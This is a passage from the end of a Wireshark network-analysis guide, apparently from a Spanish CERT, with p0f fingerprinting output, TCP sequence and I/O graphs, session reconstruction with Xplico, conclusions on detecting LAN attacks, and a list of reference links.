
```
root@borjaBT:~# p0f -s attack1.pcap -o analisis1.log -l
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'attack1.pcap', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
[+] End of input file.
```

```
<Mon Dec 13 13:20:38 2010> 172.16.120.153:42600 - UNKNOWN [1024:43:0:44:M1460:.:?:?] -> 192.168.254.211:443 (link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:34664 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:8080 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:56375 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:443 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:37958 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:445 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:45305 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:22 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:39902 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:139 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 172.16.120.153:46272 - Linux 2.6 (newer, 2) (up: 6667 hrs) -> 192.168.254.211:7777 (distance 1, link: ethernet/modem)
<Mon Dec 13 13:20:40 2010> 192.168.254.251:5092 - Windows XP SP1+, 2000 SP3 -> 109.227.152.68:53449 (distance 0, link: ethernet/modem)
```

Figure 44- Capture with P0f

9. GRAPHS

Wireshark offers a wide range of options to evaluate the performance of your network graphically based on a multiple variables. All of this is highlighted in two graphs that can be extremely useful. You have seen how you can track a TCP session. You can do the same in a graphical way to view the existing relationship between time/sequence number in a data flow.




This graphic is called a *Time Sequence Graph* (*Steven*) and can be found in *Statistics >> TCP Stream Graph* (just like in the previous representation, you have to select a packet that is of the session).

Before this graph is explained it would be useful to remind you of some details about ICP functionality:

Figure 45- Graph Steven

- When communication is established to make a connection, the operating system assigns a random sequence number to the first byte of the data flow (ISN) and this is taken as a reference to represent the rest of the bytes of this flow.
- When an ACK is received, it contains the sequence number relating to the following byte to be received.

By default, Wireshark and Tshark convert all sequence numbers into relative numbers to facilitate comprehension and tracking of the packs involved in a TCP session. This means that the sequence number corresponding to the first packet in a TCP connection always begins with 0 and not from a random value 0 - (2^32)-1) generated by the TCP/IP stack of the operating system. If you need to view the absolute value, that is the real value of the SEQ and ACK fields assigned to each packet you need to deactivate the option “Relative sequence numbers and window scaling” from the menu Edit- >Preferences.



Allow subdissector to reassemble TCP streams: ✓
Analyze TCP sequence numbers: ✓
Relative sequence numbers and window scaling: ✓
Track number of bytes in flight: ✓
Calculate conversation timestamps: ☐
Try heuristic sub-dissectors first: ☐

Figure 46- Relative sequence number


If you know this, it is easier to interpret the graph. Under ideal conditions, the representation of your connection will show a line growing over time showing the efficient performance your TCP connection.

However, on some occasions you will find gaps and jumps that interrupt the continuity of the line.

This is normally due to a resend of data as a consequence of lost segments, ack duplications, expired timeouts, etc. This graph gives you a very valuable source of information to detect anomalies in the behaviour of certain connections.

Another of the graphs that you can take advantage of is the one on input/output. You can find it in *Statistics >> I/O Graph*. If you take a look at the lower portion, you can find multiple inputs to enter filters in the same way as explained earlier. As you enter filters, you will see their graphical representation in different colours. If you see lines that overlap and that are difficult to read, you can click *Style* and find another representation type; for example, vertical bars to help you understand the information better.

In Figure 47- I/O Graph you can see a set of protocols that have been broken up to see its proportion in respect to the total captured traffic. On the one hand, you have SMB-filtered traffic, broadcast diffusions and input/output traffic from your file server:




Graph 1	Color	Filter:		Style: Line
Graph 2	Color	Filter:	eth.addr == ff:ff:ff:ff:ff:ff	Style: FBar
Graph 3	Color	Filter:	ip.src == 192.168.100.	Style: FBar
Graph 4	Color	Filter:	smb	Style: FBar
Graph 5	Color	Filter:	ip.dst == 192.168.100.	Style: Impulse

Tick interval: 10 sec
Pixels per tick: 10
Unit: Bytes/Tick
Scale: 5000000

Figure 47- I/O Graph

If you want more concise data on the percentage of use of each protocol captured, you can view it in *Statistics >> Protocol Hierarchy*, where the hierarchy and precedence of each protocol, sent/received packets and their size are shown.

Programs such as Xplico[39] or NetworkMiner can also help you in reconstructing sessions, creating statistics or detecting anomalies in the network from .pcap files generated by Wireshark when the value of traffic captured is high. This is useful to reconstruct VoIP calls[40] (SIP), extract the mail content (POP, IMAP, SMTP), reconstruct downloaded files, view videos .flv, etc.



For a complete view of html page set your browser to use Proxy, and point it to Web server.

Web URLs: [✓ Html] Image Flash Video Audio All

Search: inteco

Date	Url	Size	Method	Info
2010-11-02 17:28:31	cert.inteco.es/cert/INTECOCERT_1/?postAction=getCertHome	11705	GET	info.xml
2010-11-02 17:28:30	www.google.com/url?sa=t&source=web&cd=2&ved=0CBYQFjAB&url=	204	GET	info.xml
2010-11-02 17:28:30	cert.inteco.es/	0	GET	info.xml
2010-11-02 17:28:25	cert.inteco.es/cert/INTECOCERT_1/?postAction=getCertHome	10	GET	info.xml
2010-11-02 17:28:22	cert.inteco.es/	0	GET	info.xml
2010-11-02 17:28:21	www.google.com/url?sa=t&source=web&cd=2&ved=0CBYQFjAB&url=	204	GET	info.xml
2010-11-02 17:28:19	www.google.com/search?ie=UTF-8&oe=UTF-8&sourceid=navclient&g	15569	GET	info.xml

Total: 7

Figure 48- Xplico

[39] **Xplico:** Xplico Documentation.
http://www.xplico.org/docs

[40] **Securityartwork:** Eavesdropping in VoIP.
http://www.securityartwork.es/2008/03/14/eavesdropping-en-voip/

10. CONCLUSIONS

As you have seen, Wireshark comes with countless functions that help you analyse multiple network problems; not only those caused by poor configuration or device failures, but also a wide range of attacks -external and internal- that come in a variety of forms.

The first step in resolving network problems consists of an exhaustive analysis of traffic for those segments or areas that experience lower performance levels or quite simply stop working. It is a good idea to make the network administrators aware of the importance of using this type of tool, as it is a key utility to help find the source of some problems that would take a great deal of time to discover by other means, with the repercussion that comes with it in terms of availability and information confidentially taking precedence over the rest of your services.

This document describes several ways of analysing traffic with Wireshark, depending on the circumstances and the available means, as well as providing examples of some common attacks used on local area networks and identifying DDoS attacks and certain measures to mitigate or at least moderate the impact that these generate on the performance of your network.

It has also provided examples with filters through which you can purge and perform more rigourous analysis of traffic, as well as other Wireshark functions (*Follow TCP Stream, Expert Info*, etc). You have also seen how some external tools like Snort or certain scripts can be extremely useful as a compliment to Wireshark and can help you return or detect some of the attacks that are predominant today.

Lastly, you have seen how to use graphs to interpret the benefits and efficiency of your network in Wireshark.

Wireshark, apart from being one of the best protocol analysers today, is an excellent source of knowledge for any network or communications enthusiast.

11. INFORMATION SOURCES

Wireshark Documentation
http://www.wireshark.org/docs/wsug_html_chunked/index.html

Seguridadyredes.nireblog Blog
http://seguridadyredes.nireblog.com

Windowstips.wordpress Blog
https://windowstips.wordpress.com/

Hackyea: Ettercap filters and Metasploit in “Man in the Middle” scenarios.
http://www.hackyeah.com/2010/10/ettercap-filters-with-metasploit-browser_autopwn/

Elladodelmal. Playing with LDAP.
http://www.elladodelmal.com/2008/04/jugando-con-ldap-i-de-iii.html

Elladodelmal: “Man in the Middle” with ARP-Spoofing and HTTP traffic filtering.
http://www.elladodelmal.com/2010/11/pastorcillos-venid-por-grifa.html

Securitybydefault: DNS protocol weaknesses.
http://www.securitybydefault.com/2008/07/dns-pasat-al-tcp.html

Pentester: IP Fragmentation Overlap & Fragroute.
http://www.pentester.es/2010/06/ip-fragmentation-overlap-fragroute.html

Windowstips.wordpress: Analysing Network Traffic.
https://windowstips.wordpress.com/2009/09/21/analizando-trafico-de-red-i-de-iii/

Securityartwork: Eavesdropping in VoIP.
http://www.securityartwork.es/2008/03/14/eavesdropping-en-voip/

Securityartwork: Complimenting our IDs with rule2alert.
http://www.securityartwork.es/2010/10/25/afinando-nuestro-ids-con-rule2alert/

Conexioninversa: The Zombies are coming.
http://conexioninversa.blogspot.com/2010/06/que-vienen-los-zombis-historia-de-una.html

Cisco: ARP infection and mitigation measures.
http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/white_paper_c11_603839.html

Cisco: DHCP attacks and mitigation measures.
http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/white_Paper_C11_603833.html

Cisco: Configuration of the security measures for Layer 2 devices.
http://www.cisco.com/en/US/products/hw/switches/ps5023/products_configuration_example09186a00807c4101.shtml

Cisco: Mini Protocol Analyser
https://www.cisco.com/en/US/docs/routers/7600/ios/12.2SR/configuration/guide/mpa.html

Cisco: VACL Configuration
https://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SXF/native/configuration/guide/vacl.html

Windowsecurity: DNS Spoofing
http://www.windowsecurity.com/articles/Understanding-Man-in-the-Middle-Attacks-ARP-Part2.html

Aircrack-ng: Capturing ARP packets
http://www.aircrack-ng.org/doku.php?id=es:how_to_crack_wep_via_a_wireless_client

S21sec: Remote network captures.
http://blog.s21sec.com/2009/10/capturas-de-red-remotas-para.html

Blog.c22: “Man in the middle” and printers.
http://blog.c22.cc/2010/11/23/printer-mitm-revisited-prn-2-me/

Phenoelit-us: Suite of tools to audit a variety of network protocols.
http://phenoelit-us.org/irpas/docu.html

Lovemytool. Geolocalisation with Wireshark.
http://www.lovemytool.com/blog/2009/07/joke_snelders2.html

Packetlife.net: Summary table of view filters in Wireshark.
http://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

Seguridadyredes.nireblog: Capture and view filters.
http://seguridadyredes.nireblog.com/post/2008/03/24/analisis-de-red-con-wireshark-filtros-de-captura-y-visualizacian

Xplico: Xplico Documentation.
http://www.xplico.org/docs

Docstoc: Backtrack Italy- Use of file2cable to falsify ARP packets.
http://pool.backtrack.it/BackTrack_4/Privilege_Escalation/Sniffers/Wireshark.pdf

Seguridadyredes: Wireshark/Tshark. Capturing network impressions.
http://seguridadyredes.nireblog.com/post/2010/03/24/wireshark-tshark-capturando-impresiones-en-red

Urfix: 9 ways to take a huge Tcpdump
http://blog.urfix.com/9-ways-huge-tcpdump/

Fireeye: Vinself, a new backdoor in town.
http://blog.fireeye.com/research/2010/11/winself-a-new-backdoor-in-town.html

Recommended Book: LAN Switch Security Hackers Switches
http://www.amazon.com/LAN-Switch-Security-Hackers-Switches/dp/1587052563

INTECO: Free protocol analysis tools.
http://cert.inteco.es/software/Proteccion/utiles_gratuitos/Utiles_gratuitos_listado/?idLabel=2230152&idUser=&idPlatform=

Recommended Book: Wireshark Network Analysis.
http://www.amazon.com/Wireshark-Network-Analysis-Official-Certified/dp/1893939995

Introduction to Loki:
https://media.blackhat.com/bh-us-10/whitepapers/Rey_Mende/BlackHat-USA-2010-Mende-Graf-Rey-loki_v09-wp.pdf

Daboweb: Wireshark Use and Installation Tutorial
http://www.daboweb.com/2010/12/01/herramientas-para-la-interpretacion-de-capturas-de-red-610/#more-8763

Cisco: Configuring Port-Based Traffic Control
http://www.cisco.com/en/US/docs/switches/lan/catalyst3550/software/release/12.2_25_see/configuration/guide/swtrafc.html

Cisco: Configuring Isolated Private VLANs
http://www.cisco.com/en/US/tech/tk389/tk814/technologies_configuration_example09186a008017acad.shtml

Cisco: Demilitarised Zone (DMZ) Port
http://www.cisco.com/en/US/docs/ios/12_3/12_3x/12_3xr/dmz_port.html

Seguridadyredes: Detecting sniffers in switched networks.

http://seguridadyredes.nireblog.com/post/2009/11/27/detectando-sniffers-en-nuestra-red-redes-conmutadas-y-no-conmutadas-actualizacion

Wireshark: Practical examples for capturing traffic.
http://wiki.wireshark.org/SampleCaptures

The Honeynet Project
http://www.honeynet.org/challenges/2010_6_malicious_pdf

Online virus analysis with Virus Total
http://www.virustotal.com/

Layer 7 Attacks: iptables and hashlimit
http://www.sectechno.com/2011/01/25/preventing-layer-7-ddos-attack/

Securitybydefault: Slowloris, Dos for Apache
http://www.securitybydefault.com/2009/07/slowloris-dos-para-apache.html

Securitybydefault: Top recommended modules for Apache
http://www.securitybydefault.com/2010/08/top-modulos-recomendados-para-apache.html

Owasp: HTTP Post Tool
http://www.owasp.org/index.php/OWASP_HTTP_Post_Tool